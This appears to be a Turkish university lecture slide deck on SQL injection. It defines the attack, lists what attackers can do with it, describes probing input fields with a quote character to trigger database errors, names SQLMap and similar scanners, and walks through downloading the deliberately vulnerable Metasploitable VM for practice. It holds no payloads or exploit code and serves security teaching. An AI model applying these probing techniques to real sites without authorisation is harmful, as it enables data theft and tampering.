

# SQL ENJEKSİYON

Öğretim Görevlisi A. Berika VAROL MALKOÇOĞLU

# İçindekiler

- Metasploitable Yükleme
- SQL Enjeksiyon

# SQL Enjeksiyon

- Veritabanını tahrip edebilecek kötü amaçlı bir kod yerleştirme tekniğidir.
- SQL Enjeksiyon sayesinde saldırganlar web sitesindeki;
  - Kullanıcı bilgilerini çalabilir,
  - Gizlenmiş bilgilere ulaşabilir,
  - Mevcut verilere müdahale edebilir,
  - Bazı işlemleri değiştirebilir,
  - Yetkisini yükseltebilir,
  - Veritabanını komple silebilir.

# SQL Enjeksiyon için Açık Bulmak

- SQL Injection bir sitede aranıp bulunurken arama kutularına '(tırnak) işareti koymak gerekir.
- Bu tür özel karakterler form girdilerine denenerek sayfada veritabanı hatası almayı çalışılır.
- Böylelikle SQL açığı olup olmadığı manuel bir şekilde aranmış olur.

# SQL Enjeksiyon için Açık Bulmak

- Otomatik algılama için **SQLMap** gibi özel araçlar mevcuttur.
- SQLMap veritabanının kullanıcılarını, parolalarını, hash değerlerini, rolleri, tabloları, sütunları gibi bilgileri tespit edebilen bir araçtır.
- Açık kaynaklı bir yazılımdır.
- Kali Linux işletim sistemine kurulu olarak gelir.
- Bunun yanında Acunetix, Netsparker, Vega gibi bilgi toplama araçları SQL açığı aranırken kullanılabilir.


# SQL Enjeksiyon İçin

- Mutillidea web sitesini kullanacağız.
- Mutillidea , Web uygulama güvenliği alanında kendini geliştirmek isteyen pentesterlar ve güvenlik ile uğraşanlar için PHP ile oluşturulmuş içinde belli web zafiyetlerini barındıran bir eğitim sistemidir.
- Bunu için Metasploitable yükleyeceğiz.
- Mutillidea içinde manuel açık arama gerçekleştireceğiz.

# Metasploitable Yükleme


- Hacklenmesi içi yapılmış bir sanal makinedir.
- Metasploit aracının test edilebilmesi için geliştirilmiştir.
- Sızma testleri için olanak sağlayan bir sistem.
- Amacımız içindeki açıkları kullanarak saldırmak.
- Kurulumu: <https://sourceforge.net/projects/metasploitable/>

# Metasploitable Yükleme


 **SOURCEFORGE**

Open Source SoftwareBusiness SoftwareResources

Help

 Google Play


Free e-learning courses for games businesses



Start now

Advertisement - Report

Home / Browse / Security & Utilities / Security / Metasploitable




## Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine  
Brought to you by: [rapid7user](#)

★★★★★ 6 Reviews

Downloads: 7,571 This Week

Last Update: 2019-08-19

 **Download**

Get Updates

Share This






SummaryFilesReviewsSupportWiki


This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.




# Metasploitable Yükleme

Ad	Değiştirme tarihi	Tür	Boyut
 Metasploitable.nvram	20.05.2012 14:56	NVRAM Dosyası	9
 Metasploitable.vmdk	20.05.2012 15:01	Virtual Machine Di...	1.880.5
 Metasploitable.vmsd	7.05.2010 14:46	VMSD Dosyası	0
 Metasploitable.vmx	20.05.2012 15:00	VMX Dosyası	3
 Metasploitable.vmx	7.05.2010 14:46	VMXF Dosyası	1




The image shows a desktop environment with a blue background. In the center, there is a folder icon with a colorful cube. Below the icon, the text "metasploitable-linux-2.0.0.zip" is displayed.


# Metasploitable Yükleme




# Metasploitable Yükleme




# Metasploitable Yükleme




# Metasploitable Yükleme




# Metasploitable Yükleme



# Metasploitable Yükleme




# Metasploitable Yükleme

